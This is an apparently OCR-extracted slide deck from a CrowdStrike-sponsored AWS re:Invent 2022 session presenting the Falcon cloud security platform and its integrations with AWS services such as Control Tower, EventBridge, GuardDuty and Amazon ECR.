
AWS
re:Invent
NOV. 28 – DEC. 2, 2022 | LAS VEGAS, NV

PRT275

SPONSORED BY CROWDSTRIKE

Innovate with AWS and secure with CrowdStrike

Rob Solomon

Sr. Cloud Solution Architect – Alliances
CrowdStrike

Sam Herath

Sr. Cloud Solution Architect – Alliances
CrowdStrike

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.


Application security journey to public cloud

Data Center




Perimeter security

Lift and Shift




Rehosted as-is on public cloud

Refactored applications



Containerized workloads, Managed services

Microservices and infrastructure as code



Cloud-native microservices

DevSecOps

IT SecOps

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.
2022 CrowdStrike, Inc. All rights reserved.

Security teams face increasing challenges



SHADOW IT

- Lack of visibility
- Unauthorized usage
- Unsecured assets



CLOUD COMPLEXITY

- Misconfiguration
- Security consistency
- Use of insecure APIs



RUNTIME THREATS

- Adversaries
- APTs/zero day
- Vulnerabilities



SKILLS SHORTAGE

- Complex security environment
- Lack of resources
- Rapid change

aws

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Cloud threat landscape


Cloud misconfigurations



Development and supply chain concerns



Runtime security events




2022 CrowdStrike, Inc. All rights reserved.

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Crowdstrike and AWS provide cloud security


Security
IN the cloud

Security
OF the cloud



© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.
2022 CrowdStrike, Inc. All rights reserved.

The Falcon Platform



© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

THE POWER OF THE SECURITY CLOUD

180+ Adversaries
Tracked

1 Trillion+
Events/Day

135 Million
IOA Decisions/Min

1.5B+
Containers/Day



Asset Graph
Endpoint & Workload data

Threat Graph
Threat Intelligence

Intel Graph
Adversary data

aws
© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Broad and deep security protection



Agentless

- Cloud Security Posture Management (CSPM)
- Cloud Infrastructure Entitlement Management (CIEM)

Agent-based

- Cloud Workload Protection (CWP)
- Falcon Sensor

Shift-Left


- Image scanning

aws
© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Falcon cloud security

Agentless cloud security

Visibility



Agent runtime protection

Protection

Hybrid cloud

VM | Containers | Serverless

Multi-OS

Cloud-native protection

Shift left

Image assessment | RBAC | APIs
Workflows | Automatic remediations



Platform built for continuous compliance and security

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

CrowdStrike is an AWS Partner



AWS compute services

- Container workloads
  - Amazon EKS
  - Amazon ECS
  - AWS Fargate
- Amazon EC2 instances, including Graviton
- Amazon WorkSpaces
- AWS Outposts



AWS services integrations

- AWS Control Tower
- Amazon EventBridge
- AWS Systems Manager
- AWS Network Firewall
- AWS PrivateLink
- AWS Security Hub
- AWS Developer Tools



CrowdStrike products

- Falcon Endpoint Protection
- Falcon Cloud Workload Protection
- Falcon Horizon
  - Discovery
  - CSPM
  - CIEM



Public sector

- US government compliance
- NIST framework
- Falcon on AWS GovCloud

All available in AWS Marketplace, a curated digital software catalog that helps you **find, test, buy,** and **provision** software and data products

aws
© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.
2022 CrowdStrike, Inc. All rights reserved.



CrowdStrike integrations with AWS services

Visibility

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Falcon Horizon, AWS Control Tower, EventBridge

AWS Control Tower

EventBridge

4. Control Plane events stream into EventBridge

New account


New account

New account

1. Create new accounts

2. Event rule triggers Horizon deployment


3. Accounts scanned automatically



5. Proactively detect misconfigurations and vulnerabilities

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Falcon Intelligence and Amazon GuardDuty



Premier threat feed
CrowdStrike intelligence for all AWS GuardDuty customers

Crowdsourced telemetry
Trillions of raw telemetry events processed daily

Indicators of compromise
CrowdStrike-identified domains, IPs, and hashes

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.



CrowdStrike integrations with AWS services

Shift-Left

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Falcon CWP and Amazon ECR

2. Connect image registries

Amazon ECR

Container image

Container image

Container image

Falcon CWP (image assessment)

Amazon ECR

Container image

Container image

Container image




1. Define image policies

